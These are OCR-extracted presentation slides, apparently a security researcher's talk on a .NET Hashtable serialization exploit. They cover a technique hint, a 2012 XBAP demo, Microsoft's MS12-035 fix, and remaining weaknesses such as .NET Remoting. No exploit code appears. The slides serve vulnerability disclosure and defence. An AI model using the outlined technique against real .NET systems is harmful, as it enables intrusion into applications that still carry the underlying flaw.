
Hashtable Exploit



Hashtable Exploit




Hashtable Exploit



Round Trip Serialize Keys, pass reference to Comparer

Hashtable Exploit



Demonstration

- Quick demo in an XBAP
- Worked until May 2012 on any supported platform
- Route to attack vector closed but underlying vulnerability still exists

How to protect against this?

- Tricky!
- Technically only using normal functions
- Potential for back-compat issues
- Microsoft's fix was to block type aliasing via SerializationInfo.SetType()
- And block XBAP for ever more ☺

Review

- More than just the 2 fixes in MS12-035
  - Numerous issues across the framework
- Attacks from Partial Trust mitigated
- .NET Remoting isn't fixed, you should be using WCF instead!
- Number of objects which still might do "bad" things

Questions?

- More info in Whitepaper

References

- Twitter: @tiraniddo, @ctxis
- Email: whitepapers@contextis.com
- WWW: http://www.contextis.com